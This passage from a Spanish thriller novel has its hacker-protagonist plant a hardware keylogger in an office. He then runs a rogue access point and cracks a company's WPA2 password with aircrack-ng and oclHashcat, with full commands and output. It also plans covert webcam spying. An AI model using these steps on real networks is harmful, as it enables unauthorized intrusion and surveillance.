Dejé a Juanjo llevar todo el peso de la conversación, que yo seguía solo a medias, mientras pensaba en cómo proceder durante la visita a la sede de Telgroup. Las amenazas de Suárez, junto con los nulos resultados que habíamos obtenido del seguimiento a Etxeondo, me impulsaban a dejarlo todo en manos de la policía. Por otro lado, seguía temiendo que



encontrar a Yolanda no fuera una prioridad para los agentes. Al final, decidí que no podía desaprovechar la ocasión de buscar alguna pista.

Había pedido a Marcos que descansara mientras yo hacía la presentación de las conclusiones del análisis forense. No tenía sentido continuar con la vigilancia de Etxeondo un lunes laborable, ya que seguramente pasaría el día en la oficina. Además, Marcos debía de estar extenuado tras dos noches sin dormir, pues las amenazas de Suárez no le habían impedido volver directamente a la casa de su objetivo. Según me contó, lo único relevante de la noche fue la visita de un hombre de mediana edad, que abandonó la vivienda al cabo de veinte minutos.

Mi mayor temor era encontrarme a Etxeondo en la presentación. Yo no sabía qué papel había desempeñado en todo el asunto, aunque dudaba que fuera él quien diera las órdenes a la vista del correo que le había enviado el consejero. Pero era muy posible que me conociera y estuviera al tanto de mi relación con Yolanda y el archivo. Si aparecía en la reunión, me resultaría muy extraño tener que explicarle las conclusiones de mi análisis, sabiendo que la información robada probaba que estaba jugando sucio. Para él, sería toda una sorpresa descubrir que habían contratado a la misma persona que ahora querían liquidar por saber demasiado.

-¿No te parece que las mujeres deberían estar incapacitadas por ley para poseer tarjetas de crédito? –preguntó Juanjo.

-¿Qué?

Salí de mi abstracción para advertir que habíamos llegado. Juanjo entró en el aparcamiento y llevó el Mercedes hasta la zona de plazas destinada a las visitas. Aparcó cerca de la entrada, y me miró expectante mientas se desabrochaba el cinturón de seguridad.

-¿Te encuentras bien? –preguntó-. Has estado callado durante todo el camino.

-Sí, bien. Estaba pensando en la presentación –mentí a medias.

-¿Por qué? –Miró el portátil que tenía sobre las rodillas. Había llevado el ordenador del trabajo porque el mío estaba siendo inspeccionado por Prado-. ¿Te preocupa algo?

-No, nada. Lo tengo todo bajo control. Por cierto, ¿cómo nos llegó este proyecto? ¿Ya conocías a alguien de aquí? –Señalé el gran edificio que teníamos enfrente.

Juanjo me observó con curiosidad. Constituía una novedad que yo mostrara interés por los asuntos comerciales y el modo en que se conseguían los contratos. Mi trabajo se limitaba a realizar el análisis y, cuando no podía evitarlo, presentar las conclusiones o declarar en el juicio. Juanjo era uno de los encargados de vender los servicios.

-No conocía a nadie personalmente –contestó-. Supongo que nos recomendaría alguno de sus abogados. ¿Por qué lo preguntas?

-Por nada. Simple curiosidad.

■■■

-Es una buena ocasión para hacer nuevos contactos –dijo-. Una oportunidad estratégica para Épica –Se ajustó el pasador con la llamativa letra E de color rojo, emblema corporativo de la empresa para la que ambos trabajábamos, como hacía siempre que se ponía en plan jefe-. Si lo hacemos bien, vendrán más contratos.

-Lo haremos bien –afirmé, aunque sin convicción.

Nos apeamos del coche y entramos por la puerta principal. La luz del sol atravesaba la fachada acristalada y llenaba el amplio vestíbulo. A la derecha, había un puesto de seguridad con dos vigilantes de mirada adusta. Seguimos hasta la zona de recepción: un imponente mostrador con el logo y el nombre de la empresa en la parte frontal, que desafortunadamente ocultaba las piernas de la atractiva recepcionista que se sentaba detrás.

-¿En qué puedo ayudarles? –nos peguntó, ofreciéndonos una deslumbrante sonrisa y una espléndida vista del busto que su uniforme azul marino apenas podía contener.

-Somos Juanjo Rivas y Ángel Ríos –dijo mi jefe-, de Épica. Estamos citados con Santiago… -Sacó una tarjeta del bolsillo de la solapa para consultar el nombre-. Santiago Haro del departamento de Recursos Humanos.

La chica no dejó de sonreír mientras consultaba la pantalla del ordenador. Apretó unas cuantas teclas antes de hablar por el dispositivo de auricular y micrófono que llevaba en la cabeza y que hasta entonces había ocultado su rubia melena.

-Los señores Rivas y Ríos han llegado –informó con profesionalidad-. Entendido –Asintió y se dirigió a nosotros-. Les están esperando en la tercera planta. Aquí tienen sus pases –Nos entregó sendas tarjetas-. Pueden usar el ascensor –Señaló tres puertas metálicas al otro lado.

Le dimos las gracias y nos encaminamos hacia los tornos. Pasamos las tarjetas por el lector y estos se abrieron con un pitido. Nuestra entrada quedaba registrada. Telgroup no era Langley, pero tenía sus medidas de seguridad.

Mientras esperaba el ascensor, me entretuve leyendo el nombre de los diferentes departamentos del directorio que colgaba en la pared. Gestión Económica estaba en la cuarta planta. Entonces recordé que, en mi búsqueda de información sobre Etxeondo, había descubierto que era gestor de fondos. Su despacho tenía que estar allí.

-¿Vamos? –dijo Juanjo, esperando ya en el interior del ascensor-. ¡Pues sí que andas hoy despistado!

-Sí, lo siento.

Subimos hasta la tercera planta. Las puertas se abrieron y salimos a un vestíbulo con un pasillo a cada lado. Una mujer joven vestida con traje formal nos esperaba. Se presentó como Gema Luengo y nos condujo hasta una sala de reuniones. Había una mesa ovalada de madera y cómodas sillas de cuero alrededor. Un pantalla al fondo se enfrentaba a un proyector apagado en el techo.

■■■

-El señor Haro llegará enseguida –informó la mujer-. Yo también formaré parte de la reunión. ¿Puedo ofrecerles un café mientras esperamos?

Los dos rehusamos.

Juanjo comenzó una animada conversación con nuestra anfitriona. Mientras, yo organizaba la documentación y encendía el portátil. Había preparado una presentación en Power Point, así que pedí permiso para utilizar el proyector. La mujer me hizo un gesto de asentimiento, sin dejar de parlotear algo sobre la expansión empresarial y las oportunidades de mercado que a mí me sonaba a klingon, pero que a mi jefe parecía interesar.

El señor Haro llegó al cabo acompañado de otro hombre más joven pero igualmente trajeado: no era Etxeondo. Se presentó como Miguel Cámara, abogado de la empresa. Respiré con alivio mientras nos estrechábamos las manos. Todos se sentaron de cara a la pantalla y la reunión dio comienzo.

La agenda era sencilla y bastante común: antecedentes, donde expliqué cronológicamente con fechas y horas exactas el suceso que dio pie a la investigación; cuáles eran los hallazgos que se habían detectado y su base técnica; y finalmente las conclusiones. Acabé mostrando el informe, recorriendo todas sus páginas rápidamente por si a alguien le surgía alguna duda o no entendían alguna parte.

No hubo apenas interrupciones. Tan solo tuve que contestar un par de preguntas del abogado y, a sugerencia suya, cambiar algunos términos legales por sinónimos que encajaban mejor. Ya le habíamos remitido un borrador con los resultados preliminares del análisis forense. Ahora, su preocupación era disponer de todas las pruebas para proceder contra el empleado desleal y salvaguardar el interés de la empresa. La mayoría de las veces mi trabajo consistía precisamente en eso. En esta ocasión, y aunque yo no podía saberlo entonces, había desencadenado una tormenta.

-Muchas gracias por todo –dijo Haro, cuando ya se despedía-. Estamos muy satisfechos con el trabajo realizado.

-Sí, es justo lo que queríamos –terció el abogado.

-Gracias a vosotros –contestó Juanjo-, por confiar en Épica. Ha sido un placer.

-Les acompaño a la salida –nos dijo la mujer, haciendo un gesto hacia la puerta-. Por favor.

Me eché la mochila del portátil al hombro y ambos la seguimos por el pasillo. Haro y Cámara se quedaron en la sala de reuniones. Ya en el vestíbulo, Juanjo llamó al ascensor mientras se despedía de nuestra anfitriona.

-Disculpe –me excusé, componiendo una mueca de apuro-, ¿puedo usar el servicio?

La mujer me observó, divertida. Luego me indicó la primera puerta del otro pasillo.

-Por supuesto. Es ahí.

-Espérame en el coche, Juanjo. Puede que vaya para largo.

-¡Hay que traer los deberes hechos de casa! –protestó mi jefe.

-Si me disculpan, yo ya me marcho –dijo Gema Luengo-. Ha sido un placer.

Dejé a Juanjo esperando el ascensor y me metí en el aseo de caballeros. Comprobé que estaba vacío. Esperé un minuto y me asomé al pasillo. Juanjo se había marchado y no veía a nadie en el vestíbulo. Volví junto a los ascensores pero, en vez de pulsar el botón de llamada, abrí la puerta que daba a las escaleras.

Subí al cuarto piso y entré en el vestíbulo, idéntico al del piso inferior. Un joven, trajeado como yo, pasó por mi lado sin apenas reparar en mi presencia. Confiaba en que, al ser aquellas unas oficinas grandes, no todos tenían por qué conocerse. Si mostraba la debida confianza, podría pasar desapercibido.

Tomé el pasillo de la derecha, donde había varios despachos cuyas paredes eran de cristal y se veían desde el exterior. La mayoría estaban vacíos. Era media mañana y sus ocupantes estarían haciendo un descanso en la cafetería. Me dirigí al fondo mientras leía las placas de las puertas. Todas tenían un nombre y un cargo.


La penúltima placa llamó mi atención: Alexander Eichelberger, director de fondos. Era el nombre que había descubierto en el archivo y cuyo origen alemán me había ayudado a descifrarlo.

Tras un gran escritorio y de espaldas a un gran ventanal con vistas al parque exterior, estaba sentado un hombre maduro con el pelo blanco peinado hacia atrás. Estaba enfrascado en la lectura de unos documentos y no advirtió que cruzaba por delante y me escondía en el despacho de al lado, que sí estaba vacío. La puerta abierta hacia el interior me mostraba la identidad de su ocupante: Javier Etxeondo, gestor de fondos.

La pared divisoria era opaca y me ocultaba a la vista del alemán. Sin embargo, la del pasillo era una cristalera como el resto. Si alguien llegara hasta allí, no habría forma humana de ocultarse. Tenía que darme prisa en registrar ese despacho y abandonarlo cuanto antes. Lo último que quería era que Etxeondo me encontrase husmeando en su despacho cuando volviera.


Lo primero que encontré fue un ordenador encendido sobre la mesa. Lo rodeé para observar la pantalla. Pulsé la barra espaciadora y me apareció la ventana de solicitud de contraseña, por encima de un escritorio con la foto de un perro: cazador, supuse.

Saqué del bolsillo una pequeña pieza hardware que usábamos en los ataques de ingeniería social de Épica. Era un keylogger, que instalé entre el teclado y el PC. Primero, desenchufé el teclado del puerto USB y conecté el keylogger en su lugar. Acto seguido, añadí el teclado a la boca de este. Me levanté para comprobar si el dispositivo pasaba desapercibido y quedé satisfecho con el resultado.



Img 95: Keylogger físico entre el PC y el teclado.

El dispositivo guardaría sobre sí mismo todo lo que se teclease en aquel ordenador. Además, permitía conectarse a un punto de acceso wireless como si fuera un pequeño ordenador y mandar el registro de las pulsaciones por correo electrónico. Tan solo se podía detectar si alguien lo veía físicamente enchufado y sospechaba, lo que era poco probable debido a que su aspecto era el de un adaptador.



Img 96: Archivo de configuración del keylogger.

Como no sabía los datos de la conexión wifi del edificio, lo que hacía en estos casos era configurarlo previamente para que se conectase a un punto de acceso que yo mismo creaba con el portátil. De esa forma, el keylogger tenía acceso a Internet y yo podía recibir el correo, siempre y cuando estuviera razonablemente cerca de donde se había instalado.

Como no tenía tiempo para malabarismos, me fijé en el número W7-0127 que estaba grabado en un adhesivo junto al teclado. Era un terminal de empresa. Eso me dio una idea. Memoricé el número y continué investigando, asegurándome de dejar todo lo que tocaba tal cual lo había encontrado.

Abrí los cajones del escritorio y revisé las estanterías. No encontré nada más que documentos con números y gráficos. Empezaba a desesperarme y mi sentido arácnido me decía que ya debería estar en el coche con Juanjo, pero también que no se me presentaría otra oportunidad como aquella. En vez de salir, continué hurgando entre los papeles.

Hasta que escuché unos pasos que venían en mi dirección.

Contuve la respiración, sin atreverme a mover un músculo, como si la inmovilidad me procurase al mismo tiempo la invisibilidad. Cuando los pasos me anunciaron que su causante me iba a descubrir, me oculté bajo la mesa, a sabiendas de que ese escondite no me serviría de mucho. Esperé, pero nadie entró en el despacho.

Me aventuré a gatear hasta la puerta para echar un vistazo al pasillo. Nada más asomarme, volví a meter la cabeza como una tortuga asustada en su caparazón. Me arrastré hacia atrás como un cangrejo, con la mochila del portátil bajo el brazo, y me pegué a la pared divisoria, fuera de la vista del hombre delgado que se había plantado ante la puerta del alemán. Yo conocía a ese tipo. No en vano, hacía dos días había intentado matarme.

A través de la fina pared, me llegó el rumor apagado de la conversación. Afiné el oído y traté de escuchar. Aunque aquellos dos hablaban en susurros y algunas palabras me llegaban algo amortiguadas, pude comprender la totalidad del siniestro diálogo.

-¿Qué diablos haces tú aquí? –preguntó una voz con marcado acento alemán. Haciendo gala de mis dotes deductivas, concluí que se trataba de Eichelberger.

-No lo encontramos –respondió el otro. Recordaba muy bien la voz de mi torturador-. El otro ha salido solo.

-¡Eso es intolerable!

-Estamos inspeccionando todo el edificio. No puede andar muy lejos.

-Esto debe acabar de una vez por todas. No podemos dejar que escape otra vez. Sabe demasiado.

-No se preocupe. Lo encontraremos. Descuide.

-Pues ponte con ello de inmediato. Algunos intentamos solucionar este desastre.

-A la orden.

Escuché como la puerta de al lado se abría y volvía a cerrarse. Yo temía que el hombre delgado se asomase ahora al despacho donde me escondía, pero sus pasos se perdieron en dirección al vestíbulo. Esperé casi un minuto antes de asomarme de nuevo al pasillo. Tenía vía libre.

Me levanté y estiré el traje. Para salir, debía pasar ante el despacho del alemán. La puerta se encontraba cerrada, pero a través del cristal podría verme. Tenía que cruzar lo más rápido posible y confiar en no llamar su atención. Inspiré profundamente tres veces y me lancé hacia el vestíbulo. Por el rabillo del ojo volví a ver al alemán sumido en la lectura. Por suerte, no levantó la cabeza.

Llegué a la puerta de las escaleras justo cuando el ascensor más próximo se abría y dejaba salir a un hombre de pelo y barba oscuras. Había visto su *fotografía en Linkedin y no me* costó reconocerlo: Javier Etxeondo. La puerta se cerró a mis espaldas sin que él pudiera verme.

Bajé los cuatro pisos ayudado por la gravedad y con el corazón acelerado. Por la conversación espiada, sabía que estaban al corriente de mi llegada a Telgroup y que no me dejarían marchar por las buenas. Mi única posibilidad era llegar al vestíbulo principal y alcanzar la calle sin cruzarme con mis perseguidores.

Abrí la puerta de la planta baja y me encontré frente a los tornos. ¡Mierda! Esperaba que la tarjeta me permitiera salir. De lo contrario, saltaría y correría hacia la salida emulando a Flash.

Pasé la tarjeta por el lector, esperando que saltaran las alarmas de un momento a otro. Imaginaba una luz estroboscópica roja, una sirena estridente y varios guardias saltando sobre mí. Lo que sucedió en realidad fue que el torno se abrió y yo lancé un suspiro de alivio.

Me encaminé hacia las puertas giratorias. A mitad de camino, una voz imperiosa me detuvo en seco.

-¡Señor Ríos! ¡Espere un momento!

Me tensé como la cuerda de un violín. Tenía la salida a pocos pasos, pero la voz insistía a mis espaldas. Miré por encima del hombro. La recepcionista me observaba con gesto serio. Los guardias de seguridad levantaron la vista de sus monitores, intrigados. Yo quería echar a correr, pero mis pies parecían soldados al suelo.

-No olvide devolver su acreditación -Esta vez, la chica acompañó la advertencia con una de sus encantadoras sonrisas.

Dejé escapar un gemido de alivio antes de regresar al mostrador y entregar la tarjeta.

-¡Qué despiste! –me disculpé, con gesto avergonzado-. Por poco me la llevo.

-Gracias por su visita, señor Ríos.

Una vez en el exterior, me tomé unos momentos para disfrutar de la libertad recién recuperada. El aire parecía más limpio y la mañana más luminosa, pero una cámara de seguridad me observaba y eso lo estropeó todo.

De pronto, me entraron las prisas por alejarme de allí. Rodeé el edificio hasta la plaza donde Juanjo había aparcado y vi que estaba vacía. Busqué el Mercedes por todo el aparcamiento, pero mi jefe había desaparecido.

Iba a llamarle cuando cambié de planes. Enfrente del edificio había una serie de locales, lo suficientemente cercanos para servir a mis propósitos. Salí caminando del recinto y crucé la calle. Entré en una cafetería y tomé asiento junto a la ventana.

La elección de mi base de operaciones no fue aleatoria: disponía de conexión Wi-Fi, visión directa de la entrada de Telgroup y una toma de corriente bajo la silla. Mientras me servían un capuchino y arrancaba el portátil, llamé a Marcos.

Capítulo XXIII
WPA2

Iba por mi segunda taza de café cuando terminé de configurar el punto de acceso en el Linux. No me costó demasiado, ya que lo tenía configurado de otras ocasiones y sabía que la tarjeta del portátil lo soportaba.

Montar el AP dependía de tres piezas distintas de software y del hardware adecuado. Este lo cubría perfectamente el Dell que llevaba de Épica y el resto era cuestión de *tunearlo*.

Para comprender el concepto es mejor pensar en un entorno de red doméstico, donde el keylogger sería un teléfono móvil con conexión wireless y el portátil haría las funciones de router ADSL. Mi objetivo era configurar el portátil para que el keylogger pudiera mandar correos electrónicos facilitándole acceso a Internet.

`Hostapd`[38] es la aplicación encargada de configurar la tarjeta wireless del Dell en modo *master* y simular un punto de acceso; además, en ella se parametrizan los detalles de la conexión, como el tipo de cifrado, el nombre y la contraseña.

En el fichero de configuración (`/etc/hostapd/hostapd.conf`) introduje los mismos datos que tenía puesto el keylogger en la suya: `WIFI.TXT`.

```
interface=wlan0
ssid=WLAN_0710
wep_default_key=0
wep_key0=ABAAC01009
channel=2
hw_mode=g
```

Elegí el nombre WLAN_0710 porque es un nombre común en las ADSL y así no llamaría demasiado la atención.

Una vez se conectase el keylogger al AP, a este se le debía proveer de la configuración de red para acceder a Internet y, de esa forma, mandar el correo electrónico, por lo que fue necesario configurar un servidor DHCP que facilitase esta tarea.

El archivo `/etc/dhcp/dhcpd.conf` del servicio `dhcpd` indicaba al que se conectase que tendría asignada una dirección IP del rango `192.168.2.10-20`, el DNS `8.8.8.8`, y la puerta de enlace `192.168.2.1`, que correspondía a la dirección IP de mi portátil.

```
subnet 192.168.2.0 netmask 255.255.255.0 {
  range 192.168.2.10 192.168.2.20;
  option domain-name-servers 8.8.8.8;
```

```
  option routers 192.168.2.1;
  option broadcast-address 192.168.2.255;
  default-lease-time 600;
  max-lease-time 7200;
}
```

Le asigné al interfaz wireless (wlan0) la dirección 192.168.2.1 y arranqué el demonio del DHCP.

```
root@LW520U:~# ifconfig wlan0 192.168.2.1
root@LW520U:~# dhcpd
Internet Systems Consortium DHCP Server 4.1-ESV-R4
Copyright 2004-2011 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/
Wrote 2 leases to leases file.
Listening on LPF/wlan0/00:24:d7:c6:4c:30/192.168.2.0/24
Sending on   LPF/wlan0/00:24:d7:c6:4c:30/192.168.2.0/24
Sending on   Socket/fallback/fallback-net
root@LW520U:~#
```

Img 97: Configuración del interfaz wireless y arranque del servicio DHCP.

Además de como punto de acceso, mi portátil debía actuar como un router y mandar todo el tráfico que le llegase por la interfaz wireless a Internet, así como devolverlo. La conexión a Internet me la facilitaba el 3G del iPhone, que había conectado mediante un cable USB, lo que provocó que se crease una pseudo-tarjeta de red con alias eth1.

Para finalizar, habilité el *forwarding* en el sistema, encargado de permitir o denegar el tránsito de paquetes de una tarjeta a la otra, e introduje los comandos iptables necesarios para que el *firewall* de Linux actuase como puerta de enlace.

```
root@LW520U:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@LW520U:~# iptables -t nat -A POSTROUTING -s 192.168.2.0/24 -o eth1 -j M
SQUERADE
root@LW520U:~# iptables -A FORWARD -d 192.168.2.0/24 -m state --state ESTABL
SHED,RELATED -i eth1 -j ACCEPT
root@LW520U:~# iptables -A FORWARD -s 192.168.2.0/24 -o eth1 -j ACCEPT
root@LW520U:~#
root@LW520U:~#
```

Img 98: Configuración del sistema Linux como puerta de enlace.

Ya estaba todo listo. Arranqué el servicio de hostapd y esperé a que hubiese suficiente información para recibir un correo electrónico.

```
root@LW520U:~# hostapd  /etc/hostapd/hostapd.conf
Configuration file: /etc/hostapd/hostapd.conf
Using interface wlan2 with hwaddr 00:02:72:7c:c4:bc and ssid 'WLAN_0710'
```

Img 99: Arranque del servicio hostapd.

La espera podía llevar un buen rato, así que me propuse avanzar paralelamente en el siguiente paso.

El objetivo era colarse en la red wireless de Telgroup y, desde ahí, acceder al equipo de Etxeondo, etiquetado como W7-0127.

Enchufé una segunda tarjeta USB wireless al portátil y la configuré también en modo monitor, lo que me permitía almacenar tráfico y comenzar un nuevo ataque.

```
root@LW520U:~# ifconfig wlan1 down
root@LW520U:~# iwconfig wlan1 mode monitor
root@LW520U:~# airmon-ng start wlan1


Interface       Chipset         Driver

wlan1           Unknown         iwlwifi - [phy0]
                                (monitor mode enabled on mon0)

root@LW520U:~#
```

Img 100: Configuración del interfaz wireless en modo monitor.

Arranqué airodump-ng y busqué la red. Como era de esperar, tenía el original nombre de "TELGROUP", por lo que fue bastante obvio dónde debía colarme.

```
root@LW520U:~# airodump-ng mon0

 CH  4 ][ BAT: 5 hours 46 mins ][ Elapsed: 1 min ]

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 00:21:63:08:60:55   -1        0        0    0 158  -1                    <length:  0>
 DC:0B:1A:92:EC:0B   -1        0      113    0 158  -1   WPA              <length:  0>
 5C:33:0B:FF:34:C8  -66      142        0    0   6  54e. WPA  CCMP   PSK  WLAN_34C8
 74:44:01:89:83:30  -59       80        0    0   8  54   WPA2 CCMP   PSK  TELGROUP
 40:4A:03:A7:0B:CD  -74      158       70    1   9  54 . WEP  WEP         WLAN_35
 00:C0:0B:49:87:0A  -76       67        0    0   8  54e  WPA  CCMP   PSK  WLAN_3LF0
 00:02:CF:0B:85:1C  -79       48       10    0   9  54 . WEP  WEP         WLAN_67
 00:23:F8:CE:B3:0B  -81       79        0    0  11  54 . WEP  WEP         WLAN_CA
 00:1A:2B:6A:0B:F8  -80       89        2    0   3  54   WEP  WEP         WLAN_30
 94:0B:F4:F8:36:7C  -78       26        0    0  11  54   WPA  TKIP   PSK  SAGEM
 E0:91:53:14:0B:CD  -81       42        1    0   6  54 . WEP  WEP         WLAN E9
 00:19:15:0B:A4:2D  -81       32        0    0   1  54   WPA  TKIP   PSK  WLAN A42D
 00:24:0B:E9:89:2B  -83       65        1    0  11  54e  WPA  TKIP   PSK  Vodafone892A
 64:68:0C:AC:0B:6C  -83       14        1    0   3  54   WPA  TKIP   PSK  WLAN E369
```

Img 101: Búsqueda de redes wireless con airodump-ng.

Apunté el canal y el BSSID, e hice una nueva ejecución de airodump-ng para que tan solo guardase la información referente a esa red en un fichero. Como la red wireless estaba protegida con cifrado WPA2, debía capturar el tráfico del registro en la wifi de un usuario legítimo y, una vez lo tuviera, sacar la contraseña atacando el fichero con una segunda herramienta llamada oclhashcat-plus[39].

```
File Edit View Search Terminal Help
CH  8 ][ Elapsed: 28 s ] fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

74:44:01:89:83:30  -23 100      289       88    3   8  54   WPA2 CCMP   PSK  TELGR

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

74:44:01:89:83:30  58:55:CA:C1:C1:EA  -34   54 -54    22       95
```

Img 102: airodump con filtro almacenando el tráfico en un fichero.

No hizo falta mucho tiempo. El edificio era grande y parecía que tenía decenas de usuarios. Sentía como me iba acercando.

El siguiente paso fue limpiar el fichero con la captura de tráfico utilizando el comando `wpaclean` y convertirlo a HCCAP (`aircrack-ng limpio.cap -J tocrack`) para que oclhascat pudiera procesarlo.

```
File Edit View Search Terminal Help
root@LW520U:~# wpaclean limpio.cap dump.cap-01.cap
Pwning dump.cap-01.cap (1/1 100%)
Net 74:44:01:89:83:30 TELGROUP
Done
root@LW520U:~# aircrack-ng limpio.cap -J tocrack
Opening limpio.cap
Read 3 packets.

   #  BSSID              ESSID                     Encryption

   1  74:44:01:89:83:30  TELGROUP                  WPA (1 handshake)

Choosing first network as target.

Opening limpio.cap
Reading packets, please wait...

Building Hashcat (1.00) file...

[*] ESSID (length: 8): TELGROUP
[*] Key version: 2
[*] BSSID: 74:44:01:89:83:30
[*] STA: 58:55:CA:C1:C1:EA
[*] anonce:
    01 33 04 DB 3C 41 C8 25 3B 3A 0C C4 C6 AE BE 6D
    6F F9 59 BC E1 24 D2 14 7C D8 BC 91 CA F1 57 C3
[*] snonce:
```

Img 103: Creación de un fichero limpio para buscar la contraseña sobre él.

Oclhashcat-plus tiene muchas ventajas. Con ella se aprovecha la potencia del procesador GPU de la tarjeta gráfica para acelerar la búsqueda de contraseñas; además, permite probar un diccionario o generar uno mediante reglas.

Tardaría 4 ó 5 horas en usar un diccionario normal de palabras. Tenía tiempo, pero no tanto. Esto me hizo tomar un atajo y apostar toda mi suerte a una sola carta.

Creé un fichero de texto llamado "word" y escribí sobre él "telgroup". A partir de esa simple palabra, esperaba generar tantas combinaciones como fueran posibles, cambiando letras minúsculas por mayúsculas, añadiendo datos al final o al principio, intercalando símbolos, partiendo la palabra en distintas partes... El número de combinaciones posibles ya formaría millones de nuevas palabras, y eso me daba una oportunidad.

La definición de estas reglas en Oclhashcat-plus está en ficheros con extensión `rules`. El más completo de todos ellos se llama "d3ad0ne", como su autor. En el interior, más de 350.000 combinaciones distintas.

```
root@LW520U: ~/oclHashcat-plus-0.09
File Edit View Search Terminal Help
root@LW520U:~# cudaHashcat-plus64.bin -m 2500 tocrack.hccap word -r
rules/d3ad0ne.rule
cudaHashcat-plus v0.09 by atom starting...

Hashes: 1 total, 1 unique salts, 1 unique digests
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes
Rules: 35373
Workload: 16 loops, 8 accel
Watchdog: Temperature abort trigger set to 90c
Watchdog: Temperature retain trigger set to 80c
Device #1: Quadro 1000M, 2047MB, 1400Mhz, 2MCU
Device #1: Kernel ./kernels/4318/m2500.sm_21.ptx

Scanned dictionary word: 9 bytes, 1 words, 35373 keyspace, starting
attack...

TELGROUP:telgroup2012

Status.......: Cracked
Rules.Type...: File (rules/d3ad0ne.rule)
Input.Mode...: File (word)
Hash.Target..: TELGROUP (58:55:ca:c1:c1:ea <-> 74:44:01:89:83:30)
Hash.Type....: WPA/WPA2
Time.Running.: 16 secs
Time.Util....: 16006.2ms/4.1ms Real/CPU, 0.0% idle
Speed........:     1208 c/s Real,      827 c/s GPU
Recovered....: 1/1 Digests, 1/1 Salts
Progress.....: 34494/35373 (97.52%)
Rejected.....: 15158/34494 (43.94%)
HWMon.GPU.#1.: -1% Util, 35c Temp, -1% Fan
```

Img 104: Herramienta de cracking de contraseñas oclhashcat+.

¡Pwned! En 16 segundos salió la contraseña: "telgroup2012".

Me parecía increíble: en ese mismo fin de semana *ya había conseguido entrar en tres redes* wireless distintas, cada una de ellas con una configuración diferente.

Solo quedaba subir un peldaño más para acceder al ordenador de Etxeondo.



Capítulo XXIV
Webcam

Estaba tan concentrado en la pantalla que casi salté de la silla cuando advertí que alguien se había sentado frente a mí.

-¡Bu! –se burló Marcos.

-¡Dios, Marcos! -Jadeé con alivio cuando vi que era mi amigo quien estaba al otro lado de la mesa-. ¿Es que siempre tienes que aparecer como un maldito fantasma?

-Practico todos los días para conseguirlo –reconoció-. Pero contigo es demasiado fácil. No hay desafío.

Me sacudí como un perro mojado para quitarme el susto de encima. Mi labor de vigilancia dejaba bastante que desear. Ni siquiera lo había visto acercarse. Suerte que en mi otro cometido tuve mayor éxito y solo tenía que esperar que Etxeondo utilizase su ordenador para empezar a obtener resultados.

Aparté el portátil a un lado y me incliné sobre la mesa. Hice una seña a Marcos para que se acercara a su vez. Quería mantener la conversación apartada de oídos extraños. Mi amigo ladeó la cabeza y estudió el entorno con ojos escrutadores, adoptando de repente un aire de misterio.

Había algunas mesas ocupadas, pero la mayoría de los clientes se agolpaban ante la barra del fondo: grupos de dos o tres trajeados que hacían una pausa de media mañana para recargar las pilas con una dosis de buena cafeína.

Cuando Marcos hubo descartado a cada uno de ellos como potenciales amenazas, me pidió con un gesto mayor proximidad. Me acerqué un poco, pero él seguía llamándome con la mano. Tuve que levantarme de la silla y apoyarme sobre la mesa hasta conseguir que nuestras cabezas se juntaran para que le pareciera suficiente. Solo entonces me susurró al oído:

-¿Vas a besarme, cariño?

Me aparté y lo miré desconcertado.

-Pareces un espía barato –añadió-. Haz el favor de sentarte correctamente y actuar con normalidad. No queremos llamar la atención, ¿verdad?

-Muy gracioso –bufé, con una cara que decía lo contrario. Me dejé caer de nuevo sobre la silla, molesto por la payasada-. No tengo ánimo para tus chorradas. No sabes lo que he tenido que hacer para conseguir esto –Señalé el portátil.

-¿Has robado un ordenador? –preguntó-. ¡Bien hecho!

-¿Qué? ¡No! Este es mío. Me refiero a que ahora podré acceder al disco duro de Etxeondo.

Abrí la ventana donde figuraba la contraseña de la red wireless de Telgroup y le conté la aventura que me llevó a conseguirla. Marcos encontró mucho más interesante la intrusión física en el despacho que la informática, así que acabé resumiendo esta última con un escueto "hice magia".

-¡Bien hecho! –repitió-. Pero habría sido más sencillo robar el ordenador.

-¿Estás loco? –le dije-. ¿No crees que me hubiera resultado complicado salir de allí cargando una CPU? ¿No crees que eso hubiera llamado la atención de los guardias de seguridad, por no decir de los tipos que tratan de matarme?

-Mmmm, puede que tengas razón –reconoció, aunque no muy convencido.

-Además, tengo algo en mente. Es necesario que Exteondo ignore que he estado en su despacho. Quizás así podamos sacar algo más que el contenido de su disco duro.

-¿En qué estás pensando?

-Verás -dije, tratando de ordenar mis ideas-: cuando Etxeondo se siente ante el ordenador, la primera palabra que escribirá será la contraseña para abrir la sesión de Windows. En ese momento sucederán dos cosas: recibiré la contraseña por correo y tendré la seguridad de que se encuentra en el despacho. Entonces, yo también tendré acceso y, además de copiar ficheros de su disco duro, podré utilizar la webcam y el micrófono para obtener imagen y audio del interior del despacho. Quizás veamos o escuchemos algo relacionado con Yolanda.

-¡Vaya! Ni el FBI lo hubiera hecho mejor. Claro que ellos necesitan una orden judicial para estas cosas.

Una llamada entrante hizo vibrar mi iPhone. Era de mi jefe. Me había olvidado por completo de él. Al no encontrarlo en el aparcamiento, supuse que se había cansado de esperar y se había marchado para obligarme a volver a la oficina en taxi. No era la primera vez que me hacía víctima de una broma parecida. Ahora se estaría preguntando dónde me había metido.

¡A la mierda! Rechacé la llamada. Ya habría tiempo para dar explicaciones. Tenía que hacer algo mucho más importante que justificarme ante el capullo que me había dejado tirado.

